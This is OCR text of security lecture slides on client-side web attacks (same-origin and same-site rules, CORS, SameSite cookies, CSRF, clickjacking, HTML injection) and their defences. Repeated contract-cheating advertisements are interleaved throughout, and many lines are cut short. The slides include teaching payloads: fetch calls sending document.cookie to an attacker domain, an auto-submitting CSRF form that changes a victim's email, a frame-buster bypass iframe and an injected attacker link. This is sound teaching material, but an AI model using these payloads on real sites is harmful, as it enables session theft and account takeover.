Assignment Project Exam Help
CO 7
https://eduassistpro.github.io/
Add WeChat edu_assist_pro

A NOTE ON ETHICS...

- This course will teach both attacker and defender mindsets
- UNSW hosting this course is an extremely important step forward.
- We expect a high standard of professionalism from you meaning:
  - Respect the property of others and the university
  - Always abide lations
  - Be considerat has an equal learning experience
  - Always check that you have writt before performing a security test on a system

Assignment Project Exam Help
https://eduassistpro.github.io/
Add WeChat edu_assist_pro

Client-Side Attacks

- Introduction
- Same Origin vs
- CSRF
- Clickjacking
- Reference

Assignment Project Exam Help

https://eduassistpro.github.io/

Add WeChat edu_assist_pro

What is client-side?

Assignment Project Exam Help

https://eduassistpro.github.io/

Add WeChat edu_assist_pro

Client-side attack surface?

Assignment Project Exam Help

https://eduassistpro.github.io/

Add WeChat edu_assist_pro

What is valuable in client-side?

Assignment Project Exam Help

https://eduassistpro.github.io/

Add WeChat edu_assist_pro

Does browser provide protection?

Browser protection is minimal

- Same Origin Policy
- Same-site restrictions

Assignment Project Exam Help

https://eduassistpro.github.io/

Add WeChat edu_assist_pro

Are “site” and “Origin” same?

- Is a careful distinction between “origin” and “site” warranted here?
- Is it just a distinction without a difference?
- Is a *cross-si* rom a *cross-origin* request?
- Could the coo l been named “SameOrigin”, then?
- Or, if there is indeed a rea between “site” and “origin”, does it matter to practitioners?
- And, if the difference does matter, how so?


Assignment Project Exam Help
https://eduassistpro.github.io/
Add WeChat edu_assist_pro

What do we mean by “origin”?

Two URIs are part of the same origin, if they have the same scheme, host and port.

Assignment Project Exam Help

https://eduassistpro.github.io/



Add WeChat edu_assist_pro

Same Origin vs Cross Origin

Same Origin

https://foo.example.org -> https://foo.example.org/mypage

Assignment Project Exam Help

https://eduassistpro.github.io/

Add WeChat edu_assist_pro

https://fo r.github.io

Cross Or

https://bar.example.org -> https://example.org

Cross-Origin in SOP world

Web forms:

- scripts, images, etc. which remain constant.
  - E.g. `<script src="https://cross-origin/my.js">`
- cross-origin
  - E.g. `<form action="https://cross-origin/getmyval" method="GET">`

JavaScript:

- content operated via XMLHTTPRequest or Fetch
  - E.g. `fetch("https://cross-origin/getmyval")`

Assignment Project Exam Help
https://eduassistpro.github.io/
Add WeChat edu_assist_pro

Cross-Origin in SOP world

All cross-origin calls must return with Access-Control-* headers:

Assignment Project Exam Help

- Access-Contro rigins allowed
- Access-Contro methods allowed
- Access-Control-Allow-Headers n-standard headers
- Access-Control-Max-Age: Valu cache preflight req

https://eduassistpro.github.io/
Add WeChat edu_assist_pro

CORS Headers

- browsers send request with OPTIONS method set to receive CORS headers from backend.

Assignment Project Exam Help

https://eduassistpro.github.io/

Add WeChat edu_assist_pro


What do we mean by “site”?

a domain formed by the most specific public suffix, along with the domain label immediately preceding it, if any.

Assignment Project Exam Help

https://eduassistpro.github.io/

Add WeChat edu_assist_pro



Same Site vs Cross Site

Same Site

https://foo.example.org -> https://bar.exmaple.org

Assignment Project Exam Help

https://eduassistpro.github.io/

Add WeChat edu_assist_pro

https://fo r.github.io

Same S

https://foo.bar.example.org -> https://bar.example.org

Cross Origin & Same Site

- All cross-site requests are necessarily cross-origin.
- Not all cross-origin requests are cross-site.

Assignment Project Exam Help

https://eduassistpro.github.io/

Add WeChat edu_assist_pro

How does this impact client-side?

- Cookies follows same-site rules not same-origin.
- Security attributes are aligned to same-site rules.

Assignment Project Exam Help

https://eduassistpro.github.io/

Add WeChat edu_assist_pro

- HttpOnly - allow/deny JS acc e
- Secure - set/send cookie through TLS (https)
- SameSite - send/block cookie to cross-site

SameSite attribute values

- Strict - Most defensive option

  https://b.com -> https://a.com (No cookie for a.com sent)

- Lax - Most fl

  https://b.com -> https://a.c ent if top nav)
  - Only GET request
  - No JS request

- None - Cookies sent all the time

Assignment Project Exam Help
https://eduassistpro.github.io/
Add WeChat edu_assist_pro

Cross-Origin impact with Cookies

Can we send valuable cookies to attacker's cross-origin domain (b.com)?

Assignment Project Exam Help

Victim origin: https://a.com

https://eduassistpro.github.io/

Add WeChat edu_assist_pro

```
fetch("https://b.com/api/v1/pastebi                ument.cookie)
```

```
fetch("https://b.com/api/v1/pastebin", {
        credentials: 'include'
    })
```

Cross-Site impact with Cookies

Can we send valuable cookies to attacker's cross-origin domain (b.com)?

Victim origin: https://a.com

Assignment Project Exam Help

https://eduassistpro.github.io/

Add WeChat edu_assist_pro

✗
```
fetch("https://b.com/api/v1/pastebi                ument.cookie)
```

✗
```
fetch("https://b.com/api/v1/pastebin", {
        credentials: 'include'
    })
```

Demo SameSite

How to protect your cookie?

Assignment Project Exam Help

https://eduassistpro.github.io/

Add WeChat edu_assist_pro

SameSite to the rescue...but..

While *SameSite* provides protection it cannot fully prevent attacks like CSRF.

Assignment Project Exam Help

But why?

https://eduassistpro.github.io/

- Subdomain tak
- XSS vulnerabi
  samesite)
- HTML injection attacks in su

Add WeChat edu_assist_pro

origin, but
ss-origin, but

Cross-Site Request Forgery (CSRF)

Aim: Trick victim to perform an operation on webapp to benefit attacker.

Pre-conditions for successful attack:

- Relevant Acti address
- Session Data: th/token
- Predictable parameters: No s or token

Assignment Project Exam Help
https://eduassistpro.github.io/
Add WeChat edu_assist_pro

CSRF - Attack Workflow

Assignment Project Exam Help

https://eduassistpro.github.io/

Add WeChat edu_assist_pro

CSRF- Examine Payload

```
<html>
   <body>
      <form action="https://vulnerable-website.com/email/change" method="POST">
         <input type="hidden" name="email" value="pwned@evil-user.net" />
      </form>
      <script>
         document.forms[0].submit();
      </script>
   </body>
</html>
```

Assignment Project Exam Help

https://eduassistpro.github.io/

Add WeChat edu_assist_pro

CSRF- Examine Payload

Assignment Project Exam Help

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
```

m-urlencoded

https://eduassistpro.github.io/

```
Cookie: session=bwyeEnu5bcDH34w43553nYns6Sj
```

Add WeChat edu_assist_pro

```
email=pwned@evil-use
```

[DEFENSIVE] CSRF Mitigation

Adding synchronizer token for mitigation:

- unpredictable with high entropy for every request
- tied to user session
- strictly vali

Assignment Project Exam Help
https://eduassistpro.github.io/
Add WeChat edu_assist_pro

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-url
Content-Length: 30
Cookie: session=bwyeEnu5bcDH34w43553nYns6Sj

csrf=Wyb362SHUIshd63b23Dh8e4dehed&D&email=normal_user@allgood.net
```

[DEFENSIVE] CSRF Mitigation

Double Submit cookie for mitigation:

- unpredictable with high entropy token
- tied to user session cookie
- no need to st e.

Assignment Project Exam Help
https://eduassistpro.github.io/
Add WeChat edu_assist_pro

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-url
Content-Length: 30
Cookie: session=bwyeEnu5bcDH34w&csrf=Wyb362SHUIshd63b23Dh8e4dehed&D

csrf=Wyb362SHUIshd63b23Dh8e4dehed&D&email=normal_user@allgood.net
```

[DEFENSIVE] CSRF Mitigation


Encrypted csrf token for mitigation:

- unpredictable with high entropy with encryption
- encrypt with private key and decrypt with public key.
- very useful f ture.

Assignment Project Exam Help
https://eduassistpro.github.io/
Add WeChat edu_assist_pro

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-url
Content-Length: 30
Cookie: session=bwyeEnu5bcDH34w

csrf=Wyb362SHUIshd63b23Dh8e4dehed&D
&email=normal_user@allgood.net
```



[DEFENSIVE] CSRF Mitigation

CSRF token in header for mitigation:

- unpredictable with high entropy token
- tied to user session
- useful for AP tecture.

Assignment Project Exam Help
https://eduassistpro.github.io/
Add WeChat edu_assist_pro

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-url
Content-Length: 30
Csrf-Token: Wyb362SHUIshd63b23Dh8e4dehed&D
Cookie: session=bwyeEnu5bcDH34w

email=normal_user@allgood.net
```

CSRF Demo

time to trick user

Assignment Project Exam Help

https://eduassistpro.github.io/

Add WeChat edu_assist_pro

Does *SameSite* protect against CSRF?

- Yes, if it is cross-site and cross-origin and *SameSite* is set to “strict” or “lax*”.
  https://attacker.com -> https://vulnerable.com ✓
- If the attack is cross-origin, SameSite settings would not help.
  https://attacker.vulnerable.com -> https://vulnerable.com ✗

Assignment Project Exam Help
https://eduassistpro.github.io/
Add WeChat edu_assist_pro

Clickjacking

- trick user into click hidden content
- css used to manipulate layer
- iframes used to create hidden content

Assignment Project Exam Help
https://eduassistpro.github.io/
Add WeChat edu_assist_pro

Clickjacking Demo

time to trick user

Assignment Project Exam Help

https://eduassistpro.github.io/

Add WeChat edu_assist_pro

Frame Busting

- clickjacking attacks possible by framing websites
- users using frame busting scripts
- frame busters are JS eg. NoScript
- behaviors of
  - enforce cu window
  - make all f
  - prevent clicking on invis
  - intercept and flag potent to users

Assignment Project Exam Help
https://eduassistpro.github.io/
Add WeChat edu_assist_pro

Busting the Frame Buster

- frame busting techniques are browser and platform dependent
- browser security settings could disable JS
- frame buster *allow-script* or *allow-forms*

Assignment Project Exam Help
https://eduassistpro.github.io/
Add WeChat edu_assist_pro

```
<iframe id="victim_website" src="https://vict                    sandbox="allow-forms">
</iframe>
```

allow-forms permit specified actions within iframe

[DEFENSIVE] X-Frame-Options

- prevents framing of your site as iframe in another website
- header provides control over the use of iframes

Assignment Project Exam Help
https://eduassistpro.github.io/
Add WeChat edu_assist_pro

  - X-Frame-Op
  - X-Frame-Options: sameorig
  - X-Frame-Options: allow-fr
    https://normal-website.co

allow-from is deprecated in favour of CSP

HTML Injection

Aim: Trick victim to perform an operation on webapp to benefit attacker.

Assignment Project Exam Help

Pre-conditions fo

- Application a
- Any user input reflected or ut validation

https://eduassistpro.github.io/

Add WeChat edu_assist_pro

HTML Anatomy

Assignment Project Exam Help

https://eduassistpro.github.io/

Add WeChat edu_assist_pro

HTML Injection

Assignment Project Exam Help

https://eduassistpro.github.io/

Add WeChat edu_assist_pro

```
</h2>special offer <a href=www.attacker.site>malicious link</a><h2>
```

HTML Injection vs XSS

- Very similar, but HTML does not include JS.
- Applicable for
  - HTML only websites
  - JS heavily
- Also called a

Assignment Project Exam Help
https://eduassistpro.github.io/
Add WeChat edu_assist_pro

[DEFENSIVE] HTML Injection

- Validate user input and ensure that there is no HTML or encoded HTML values being passed
- Use allow list of acceptable values for user input
- What if appli input?

Assignment Project Exam Help
https://eduassistpro.github.io/
Add WeChat edu_assist_pro

READING MATERIAL (REFERENCE)

- Same Origin Policy
  - https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy
- CORS
  - https://developer.mozilla.org/docs/Web/HTTP/CORS
- CSRF
  - https://www.troyhunt.com/understanding-csrf-video-tutorial/

Assignment Project Exam Help
https://eduassistpro.github.io/
Add WeChat edu_assist_pro

READING MATERIAL (REFERENCE)

- Clickjacking
  - https://portswigger.net/web-security/clickjacking

Assignment Project Exam Help

https://eduassistpro.github.io/

Add WeChat edu_assist_pro

Assignment Project Exam Help

THAN TO US

https://eduassistpro.github.io/

Add WeChat edu_assist_pro

questions? slack / email us to talk to

thankyou: varun